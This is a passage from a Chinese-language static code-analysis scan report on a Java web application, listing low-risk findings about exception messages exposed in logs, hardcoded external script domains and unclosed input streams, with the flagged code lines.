檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java
行	68	69
物件	e	error

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java
方法　public void updateMenu(SysMenu sysMenu){

```
....
68.         }catch(Exception e){
69.                 logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 42:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=205
狀態	新的

方法delMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第76行因元素e異常截取Exception。此值經程式流程最終輸出到方法delMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第76行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java
行	83	84
物件	e	error

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java
方法　public void delMenu(){

```
....
83.         }catch(Exception e){
84.                 logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 43:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=206
狀態	新的

方法addRole在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第70行因元素e異常截取Exception。此值經程式流程最終輸出到方法addRole在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第70行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java
行	87	88
物件	e	error

代碼片斷

檔案名稱　　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java

方法　　public void addRole(SysRole sysRole){

```
....
87.         }catch(Exception e){
88.               logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 44:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=207
狀態	新的

方法updateRole在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第96行因元素e異常截取Exception。此值經程式流程最終輸出到方法updateRole在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第96行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java
行	105	106
物件	e	error

代碼片斷

檔案名稱　　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java

方法　　public void updateRole(SysRole sysRole){

```
....
105.              }catch(Exception e){
106.                    logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 45:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=208
狀態	新的

方法delRole**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java**第**113**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**delRole**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java**第**113**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(** Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java
行	120	121
物件	e	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java
方法	public void delRole(){

```
....
120.             }catch(Exception e){
121.                 logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 46:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=209
狀態	新的

方法toSearchRole**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java**第**166**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**toSearchRole**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java**第**166**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(** Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java
行	174	175
物件	e	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java
方法	public void toSearchRole() {

```
....
174.            }catch(Exception e){
175.                  logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 47:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=210
狀態	新的

方法secretWordFlow**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java**第**167**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**secretWordFlow**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java**第**167**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(** Information Exposure Through an Error Message)**。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
行	387	390
物件	e	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
方法	public void secretWordFlow(ActionEvent event){

```
....
387.            } catch (Exception e) {
....
390.                  log.error("["+thisProgId+"] has Exception --> "
+ e.toString());
```

Information Exposure Through an Error Message\路徑 48:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=211
狀態	新的

方法memberCheck**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java**第**395**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**memberCheck**在**TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java第395行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
行	553	556
物件	e	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
方法	public SysUser memberCheck(){

```
....
553.                } catch (Exception e) {
....
556.                        log.error("["+thisProgId+"] has Exception --> "
+ e.toString());
```

Information Exposure Through an Error Message\路徑 49:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=212
狀態	新的

方法toSearchUser在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/sysarea/SysUserMgbn.java第176行因元素e異常截取Exception。此值經程式流程最終輸出到方法toSearchUser在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/sysarea/SysUserMgbn.java第176行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/sysarea/SysUserMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/sysarea/SysUserMgbn.java
行	183	184
物件	e	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/sysarea/SysUserMgbn.java
方法	public void toSearchUser() {

```
....
183.                } catch (Exception e) {
184.                        logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 50:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=213
狀態	新的

方法handle在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/CustomExceptionHandler.java第41行因元素t異常截取Exception。此值經程式流程最終輸出到方法addExceptionMessage在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java第19行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/CustomExceptionHandler.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java
行	68	24
物件	t	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/CustomExceptionHandler.java

方法 public void handle() throws FacesException {

```
....
68.
        globalErrorMsgSessionMgBn.addSysException((Exception)t);
```

▼

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java

方法 public void addExceptionMessage(Exception ex) {

```
....
24.                 ex.printStackTrace(new PrintWriter(sw));
```

Client Hardcoded Domain

查詢路徑:

JavaScript\Cx\JavaScript Low Visibility\Client Hardcoded Domain 版本:1

類別

NIST SP 800-53: SC-18 Mobile Code (P2)

描述

Client Hardcoded Domain\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗

線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=70
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/env.xhtml	TGL-CSIS-Web/src/main/webapp/env.xhtml
行	22	22
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/env.xhtml
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
22.   <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Hardcoded Domain\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=71
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/index.jsp	TGL-CSIS-Web/src/main/webapp/index.jsp
行	9	9
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/index.jsp
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
9.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Hardcoded Domain\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=72

狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/ForcedLogOff.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/ForcedLogOff.xhtml
行	18	18
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Logon/ForcedLogOff.xhtml
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
18.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Hardcoded Domain\路徑 4:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=73
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/Logoff.jsp	TGL-CSIS-Web/src/main/webapp/Logon/Logoff.jsp
行	13	13
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Logon/Logoff.jsp
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
13.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Hardcoded Domain\路徑 5:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=74
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/LogOffUser.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/LogOffUser.xhtml
行	19	19
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Logon/LogOffUser.xhtml
方法　<script

```
....
19.    <script
```

Client Hardcoded Domain\路徑 6:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=75
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
行	27	27
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
方法　<script

```
....
27.    <script
```

Client Hardcoded Domain\路徑 7:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=76
狀態	新的

	來源	目的地

檔案	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml
行	9	9
物件	""https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js""	""https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js""

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml
方法　　<script

```
....
9.    <script
```

Client Hardcoded Domain\路徑 8:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=77
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml
行	31	31
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml
方法　　<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
31.   <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Hardcoded Domain\路徑 9:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=78
狀態	新的

	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-

	Web/src/main/webapp/Main/Templates/MainSouth.xhtml	Web/src/main/webapp/Main/Templates/MainSouth.xhtml
行	27	27
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml
方法　<script type="text/javascript"

```
....
27.                <script type="text/javascript"
```

Client Hardcoded Domain\路徑 10:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=79
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
行	25	25
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
方法　<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
25.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Hardcoded Domain\路徑 11:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=80
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/	TGL-CSIS-Web/src/main/webapp/Main/Templates/

	RegisterMainFrame.xhtml	RegisterMainFrame.xhtml
行	123	123
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
方法	<script type="text/javascript"

```
....
123.                                                    <script
type="text/javascript"
```

Client Hardcoded Domain\路徑 12:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=81
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
行	24	24
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
24.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Hardcoded Domain\路徑 13:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=82
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/GetPas	TGL-CSIS-Web/src/main/webapp/password/GetPas

	sword.xhtml	sword.xhtml
行	157	157
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
方法　<script type="text/javascript"

```
....
157.                              <script type="text/javascript"
```

Client Hardcoded Domain\路徑 14:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=83
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
行	26	26
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
方法　<script

```
....
26.   <script
```

Client Hardcoded Domain\路徑 15:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=84
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
行	160	160

物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
方法　<script type="text/javascript"

```
....
160.                          <script type="text/javascript"
```

Client Hardcoded Domain\路徑 16:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=85
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml
行	24	24
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/password/Result.xhtml
方法　<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
24.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Hardcoded Domain\路徑 17:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=86
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml
行	138	138
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.	""//ssllogo.twca.com.tw/twcaseal_v3_en.

	js""	js""

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml
方法	<script type="text/javascript"

```
....
138.                          <script type="text/javascript"
```

Improper Resource Shutdown or Release

查詢路徑:

Java\Cx\Java Low Visibility\Improper Resource Shutdown or Release 版本:4

類別

NIST SP 800-53: SC-5 Denial of Service Protection (P1)

描述

Improper Resource Shutdown or Release\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=138
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java
行	23	25
物件	StringWriter	toString

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java
方法	public void addExceptionMessage(Exception ex) {

```
....
23.                StringWriter sw = new StringWriter();
....
25.                messageList.add(sw.toString());;
```

Improper Resource Shutdown or Release\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=139
狀態	新的

	來源	目的地

檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
行	107	114
物件	FileInputStream	is

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法　private StreamedContent createStream(String posImgTempPath) {

```
....
107.                        is = new FileInputStream(file);
....
114.                streamedContent = new DefaultStreamedContent(is,
"application/pdf", fileName);
```

Improper Resource Shutdown or Release\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=140
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintViewMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintViewMgBn.java
行	86	91
物件	FileInputStream	is

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintViewMgBn.java

方法　private StreamedContent createStream(String pdfFilePath, String pdfFileName) {

```
....
86.                 is = new FileInputStream(file);
....
91.           streamedContent = new DefaultStreamedContent(is,
"application/pdf", pdfFileName);
```

Improper Resource Shutdown or Release\路徑 4:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=141

狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintViewMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintViewMgBn.java
行	86	91
物件	FileInputStream	is

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintViewMgBn.java
方法	private StreamedContent createStream(String pdfFilePath, String pdfFileName) {

```
....
86.                 is = new FileInputStream(file);
....
91.           streamedContent = new DefaultStreamedContent(is,
"application/pdf", pdfFileName);
```

Improper Resource Shutdown or Release\路徑 5:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=142
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
行	167	174
物件	getInputStream	is

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
方法	private StreamedContent createStreamForNote(String docNo, String reportId, String type) throws IOException{

```
....
167.                    is = dataHandler.getInputStream();
....
174.              streamedContent = new DefaultStreamedContent(is,
"application/pdf", fileName);
```

Improper Resource Shutdown or Release\路徑 6:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=143
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java
行	143	144
物件	getInputStream	stream

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java
方法	public void downloadFile(String claimCaseNo) throws IOException {

```
....
143.                        InputStream stream =
dataHandler.getInputStream();
144.                        file = new DefaultStreamedContent(stream,
"application/pdf", "content.pdf");
```

Improper Resource Shutdown or Release\路徑 7:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=144
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java
行	193	194
物件	getInputStream	stream

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java
方法	public void downloadFile(String applyNo) throws IOException {

```
....
193.                         InputStream stream = 
dataHandler.getInputStream();
194.                         file = new DefaultStreamedContent(stream, 
"application/pdf", "content.pdf");
```

Improper Resource Shutdown or Release\路徑 8:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=145
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java
行	215	216
物件	getInputStream	stream

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java
方法 public void downloadFileBydDocNo(String docNo,String reportId) throws IOException {

```
....
215.                         InputStream stream = 
dataHandler.getInputStream();
216.                         file = new DefaultStreamedContent(stream, 
"application/pdf", "content.pdf");
```

